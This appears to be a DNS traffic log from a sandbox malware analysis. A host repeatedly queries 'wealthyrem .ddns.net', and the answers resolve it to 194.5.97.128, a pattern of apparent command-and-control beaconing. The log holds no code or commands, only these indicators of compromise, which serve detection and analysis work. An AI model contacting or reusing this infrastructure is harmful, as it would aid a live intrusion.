Aug 3, 2021 19:02:07.920561075 CEST	192.168.2.3	8.8.8.8	0xcfbc	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:10.120966911 CEST	192.168.2.3	8.8.8.8	0xb28d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:12.344211102 CEST	192.168.2.3	8.8.8.8	0xf8d3	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:14.686839104 CEST	192.168.2.3	8.8.8.8	0xabd4	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:16.953767061 CEST	192.168.2.3	8.8.8.8	0x296	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:19.211441040 CEST	192.168.2.3	8.8.8.8	0x4268	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:21.429611921 CEST	192.168.2.3	8.8.8.8	0xb8c4	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:23.626596928 CEST	192.168.2.3	8.8.8.8	0xd8c3	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:25.812108994 CEST	192.168.2.3	8.8.8.8	0xe46d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:28.016876936 CEST	192.168.2.3	8.8.8.8	0xe1a4	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:30.218873978 CEST	192.168.2.3	8.8.8.8	0x95e9	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:32.420996904 CEST	192.168.2.3	8.8.8.8	0xef1	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:34.679191113 CEST	192.168.2.3	8.8.8.8	0xb849	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:36.880808115 CEST	192.168.2.3	8.8.8.8	0x4e81	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:39.080692053 CEST	192.168.2.3	8.8.8.8	0xd3b6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:41.443295956 CEST	192.168.2.3	8.8.8.8	0x6608	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:43.643707991 CEST	192.168.2.3	8.8.8.8	0x7d7e	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:45.850692987 CEST	192.168.2.3	8.8.8.8	0x8d99	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:48.038158894 CEST	192.168.2.3	8.8.8.8	0xbc7c	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:50.265275955 CEST	192.168.2.3	8.8.8.8	0xf886	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:52.473217964 CEST	192.168.2.3	8.8.8.8	0xff	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:54.709424973 CEST	192.168.2.3	8.8.8.8	0x7c6b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:57.038458109 CEST	192.168.2.3	8.8.8.8	0xd11b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:00.213896036 CEST	192.168.2.3	8.8.8.8	0x8a1b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:02.430080891 CEST	192.168.2.3	8.8.8.8	0xa63	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:04.613842010 CEST	192.168.2.3	8.8.8.8	0x48fd	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:06.893040895 CEST	192.168.2.3	8.8.8.8	0x9167	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:09.084055901 CEST	192.168.2.3	8.8.8.8	0x62ed	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:11.271615028 CEST	192.168.2.3	8.8.8.8	0xf165	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:13.477817059 CEST	192.168.2.3	8.8.8.8	0x3d90	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:15.679207087 CEST	192.168.2.3	8.8.8.8	0xf3a8	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:17.865520954 CEST	192.168.2.3	8.8.8.8	0x1e50	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:20.084985018 CEST	192.168.2.3	8.8.8.8	0xea4b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 19:03:22.322797060 CEST	192.168.2.3	8.8.8.8	0x9268	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:24.522763014 CEST	192.168.2.3	8.8.8.8	0x2dba	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:26.742661953 CEST	192.168.2.3	8.8.8.8	0xe4f0	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:28.930773973 CEST	192.168.2.3	8.8.8.8	0xf843	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:31.135622978 CEST	192.168.2.3	8.8.8.8	0x7112	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:33.318119049 CEST	192.168.2.3	8.8.8.8	0x5739	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:35.511454105 CEST	192.168.2.3	8.8.8.8	0x752	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:37.775151014 CEST	192.168.2.3	8.8.8.8	0xa606	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:39.970947981 CEST	192.168.2.3	8.8.8.8	0x5794	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:42.164659977 CEST	192.168.2.3	8.8.8.8	0xc21d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:44.354120970 CEST	192.168.2.3	8.8.8.8	0x50ae	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:46.570506096 CEST	192.168.2.3	8.8.8.8	0xab70	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:48.773654938 CEST	192.168.2.3	8.8.8.8	0xf7a2	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:50.951783895 CEST	192.168.2.3	8.8.8.8	0xc7d0	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:53.197990894 CEST	192.168.2.3	8.8.8.8	0x2ac8	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:55.415544033 CEST	192.168.2.3	8.8.8.8	0xdb67	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:57.632731915 CEST	192.168.2.3	8.8.8.8	0x8876	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:03:59.824805975 CEST	192.168.2.3	8.8.8.8	0xdd4a	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:02.424027920 CEST	192.168.2.3	8.8.8.8	0x40a4	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:05.025619984 CEST	192.168.2.3	8.8.8.8	0xc20b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:07.243323088 CEST	192.168.2.3	8.8.8.8	0xe42a	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:09.483490944 CEST	192.168.2.3	8.8.8.8	0xba28	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:11.765233040 CEST	192.168.2.3	8.8.8.8	0xddb0	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:14.084388971 CEST	192.168.2.3	8.8.8.8	0xfeb0	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:16.275333881 CEST	192.168.2.3	8.8.8.8	0xa694	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:18.478743076 CEST	192.168.2.3	8.8.8.8	0xa8c7	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:20.698674917 CEST	192.168.2.3	8.8.8.8	0x5126	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:22.901813030 CEST	192.168.2.3	8.8.8.8	0xa630	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:25.226316929 CEST	192.168.2.3	8.8.8.8	0xf5b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:27.418201923 CEST	192.168.2.3	8.8.8.8	0xc235	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:29.614897013 CEST	192.168.2.3	8.8.8.8	0x7a7c	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:31.996125937 CEST	192.168.2.3	8.8.8.8	0xd305	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:34.188719988 CEST	192.168.2.3	8.8.8.8	0x8c28	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:36.419224977 CEST	192.168.2.3	8.8.8.8	0x8a03	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:38.651132107 CEST	192.168.2.3	8.8.8.8	0x6df8	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:40.952564955 CEST	192.168.2.3	8.8.8.8	0x5512	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:43.204242945 CEST	192.168.2.3	8.8.8.8	0x346e	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 19:04:45.405143023 CEST	192.168.2.3	8.8.8.8	0xbe48	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:47.623676062 CEST	192.168.2.3	8.8.8.8	0x2dc6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:49.844846964 CEST	192.168.2.3	8.8.8.8	0x5442	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:52.075742960 CEST	192.168.2.3	8.8.8.8	0x907d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:54.286129951 CEST	192.168.2.3	8.8.8.8	0x3c36	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:56.573766947 CEST	192.168.2.3	8.8.8.8	0x68b3	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:04:58.795171022 CEST	192.168.2.3	8.8.8.8	0x9bf3	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:01.028712034 CEST	192.168.2.3	8.8.8.8	0x9486	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:03.249236107 CEST	192.168.2.3	8.8.8.8	0xed32	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:05.473995924 CEST	192.168.2.3	8.8.8.8	0x26d6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:07.687529087 CEST	192.168.2.3	8.8.8.8	0xef65	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:10.196857929 CEST	192.168.2.3	8.8.8.8	0x173b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:12.714188099 CEST	192.168.2.3	8.8.8.8	0x71dc	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:14.921039104 CEST	192.168.2.3	8.8.8.8	0xcd49	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:17.109873056 CEST	192.168.2.3	8.8.8.8	0x954d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:19.332648039 CEST	192.168.2.3	8.8.8.8	0x4205	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:21.520255089 CEST	192.168.2.3	8.8.8.8	0x8926	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:23.720985889 CEST	192.168.2.3	8.8.8.8	0x821	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:25.923397064 CEST	192.168.2.3	8.8.8.8	0x96ce	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:28.157883883 CEST	192.168.2.3	8.8.8.8	0x4e8	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:30.346065044 CEST	192.168.2.3	8.8.8.8	0xa5e8	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:32.537942886 CEST	192.168.2.3	8.8.8.8	0x555d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:34.719111919 CEST	192.168.2.3	8.8.8.8	0x5059	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:36.924958944 CEST	192.168.2.3	8.8.8.8	0x7b1b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:39.130440950 CEST	192.168.2.3	8.8.8.8	0x428e	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:41.315402031 CEST	192.168.2.3	8.8.8.8	0x8b71	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:43.540107012 CEST	192.168.2.3	8.8.8.8	0x8af6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:45.754501104 CEST	192.168.2.3	8.8.8.8	0x86b1	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:47.940515041 CEST	192.168.2.3	8.8.8.8	0x2a2a	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:50.126950026 CEST	192.168.2.3	8.8.8.8	0x278f	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:52.331804991 CEST	192.168.2.3	8.8.8.8	0x62f6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:54.534140110 CEST	192.168.2.3	8.8.8.8	0x9faf	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:56.720890045 CEST	192.168.2.3	8.8.8.8	0x7fcc	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:05:58.957617998 CEST	192.168.2.3	8.8.8.8	0x4bf7	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:01.144287109 CEST	192.168.2.3	8.8.8.8	0xab5e	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:03.333826065 CEST	192.168.2.3	8.8.8.8	0xc0e9	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:05.550487041 CEST	192.168.2.3	8.8.8.8	0xc40d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 19:06:07.741825104 CEST	192.168.2.3	8.8.8.8	0x3c4c	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:09.941957951 CEST	192.168.2.3	8.8.8.8	0xba84	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:12.149107933 CEST	192.168.2.3	8.8.8.8	0x71aa	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:15.198581934 CEST	192.168.2.3	8.8.8.8	0x1519	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:17.397550106 CEST	192.168.2.3	8.8.8.8	0x4316	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:19.587477922 CEST	192.168.2.3	8.8.8.8	0xd753	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:21.772907972 CEST	192.168.2.3	8.8.8.8	0x1990	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:23.959944010 CEST	192.168.2.3	8.8.8.8	0x3ede	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:26.166287899 CEST	192.168.2.3	8.8.8.8	0xe3a2	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:28.366338015 CEST	192.168.2.3	8.8.8.8	0x667	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:30.600789070 CEST	192.168.2.3	8.8.8.8	0xcc52	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:32.799395084 CEST	192.168.2.3	8.8.8.8	0xd900	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:34.995313883 CEST	192.168.2.3	8.8.8.8	0xe662	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:37.197623014 CEST	192.168.2.3	8.8.8.8	0x75a	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:39.385412931 CEST	192.168.2.3	8.8.8.8	0xbb11	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:41.637833118 CEST	192.168.2.3	8.8.8.8	0x1152	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:43.841898918 CEST	192.168.2.3	8.8.8.8	0x997c	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:46.065788031 CEST	192.168.2.3	8.8.8.8	0x8a48	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:48.259576082 CEST	192.168.2.3	8.8.8.8	0xc1c6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:50.478462934 CEST	192.168.2.3	8.8.8.8	0x75e3	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:52.664053917 CEST	192.168.2.3	8.8.8.8	0xf2df	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:54.869762897 CEST	192.168.2.3	8.8.8.8	0x7414	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:57.063138962 CEST	192.168.2.3	8.8.8.8	0x5c6f	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:06:59.274760008 CEST	192.168.2.3	8.8.8.8	0x25b1	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:01.536617041 CEST	192.168.2.3	8.8.8.8	0xa7a9	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:03.743144989 CEST	192.168.2.3	8.8.8.8	0x7bc4	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:05.939706087 CEST	192.168.2.3	8.8.8.8	0xbda9	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:08.149225950 CEST	192.168.2.3	8.8.8.8	0x106b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:10.377194881 CEST	192.168.2.3	8.8.8.8	0x458d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:12.588496923 CEST	192.168.2.3	8.8.8.8	0x33bc	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:14.790198088 CEST	192.168.2.3	8.8.8.8	0x57de	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:17.232678890 CEST	192.168.2.3	8.8.8.8	0x2f60	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:19.495464087 CEST	192.168.2.3	8.8.8.8	0x4f1a	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:21.703489065 CEST	192.168.2.3	8.8.8.8	0xba29	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:23.890366077 CEST	192.168.2.3	8.8.8.8	0x412d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:26.093004942 CEST	192.168.2.3	8.8.8.8	0xee6f	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:28.307390928 CEST	192.168.2.3	8.8.8.8	0x2238	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 19:07:30.528975964 CEST	192.168.2.3	8.8.8.8	0x26fd	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:32.768989086 CEST	192.168.2.3	8.8.8.8	0x7e26	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:35.004992008 CEST	192.168.2.3	8.8.8.8	0xeb55	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:37.205674887 CEST	192.168.2.3	8.8.8.8	0xa36	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:39.391149044 CEST	192.168.2.3	8.8.8.8	0x1bcf	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:41.593108892 CEST	192.168.2.3	8.8.8.8	0x30fb	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:43.791191101 CEST	192.168.2.3	8.8.8.8	0xd400	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:45.981834888 CEST	192.168.2.3	8.8.8.8	0xf1d3	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:48.208339930 CEST	192.168.2.3	8.8.8.8	0xeebb	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:50.405112028 CEST	192.168.2.3	8.8.8.8	0x55eb	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:52.700977087 CEST	192.168.2.3	8.8.8.8	0x9b87	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:54.903065920 CEST	192.168.2.3	8.8.8.8	0x8cea	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:57.106620073 CEST	192.168.2.3	8.8.8.8	0xbf11	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:07:59.292171955 CEST	192.168.2.3	8.8.8.8	0x1642	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:08:01.496685028 CEST	192.168.2.3	8.8.8.8	0x6602	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 19:08:03.698606014 CEST	192.168.2.3	8.8.8.8	0x2043	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 19:01:32.150788069 CEST	8.8.8.8	192.168.2.3	0x4f55	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:34.349643946 CEST	8.8.8.8	192.168.2.3	0xc0f9	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:36.548902035 CEST	8.8.8.8	192.168.2.3	0xb853	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:38.753732920 CEST	8.8.8.8	192.168.2.3	0x4c0	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:40.941567898 CEST	8.8.8.8	192.168.2.3	0x8464	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:43.134553909 CEST	8.8.8.8	192.168.2.3	0x1298	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:45.317775965 CEST	8.8.8.8	192.168.2.3	0x2508	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:47.786495924 CEST	8.8.8.8	192.168.2.3	0x95dd	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:50.345753908 CEST	8.8.8.8	192.168.2.3	0x91d3	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:52.544380903 CEST	8.8.8.8	192.168.2.3	0x3f8e	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:54.762475014 CEST	8.8.8.8	192.168.2.3	0x64f4	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:56.959481955 CEST	8.8.8.8	192.168.2.3	0x58e4	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:01:59.165488958 CEST	8.8.8.8	192.168.2.3	0xae14	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 19:02:01.352756977 CEST	8.8.8.8	192.168.2.3	0x9d7b	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:03.588093042 CEST	8.8.8.8	192.168.2.3	0xf106	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 19:02:07.945453882 CEST	8.8.8.8	192.168.2.3	0xcfbc	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
